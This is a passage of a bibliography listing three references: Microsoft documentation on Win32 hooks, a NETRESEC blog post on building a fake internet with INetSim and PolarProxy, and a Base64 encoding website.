[54] S. Hickey, "Hooks Overview - Win32 apps | Microsoft Docs," Microsoft, 31 May 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/winmsg/about-hooks. [Accessed 25 November 2020].

[55] E. Hjelmvik, "Installing a Fake Internet with INetSim and PolarProxy - NETRESEC Blog," NETRESEC, 09 December 2019. [Online]. Available: https://www.netresec.com/?page=Blog&month=2019-12&post=Installing-a-Fake-Internet-with-INetSim-and-PolarProxy. [Accessed 15 January 2021].

[56] "Base64 Encode," 2010. [Online]. Available: https://www.base64encode.org/.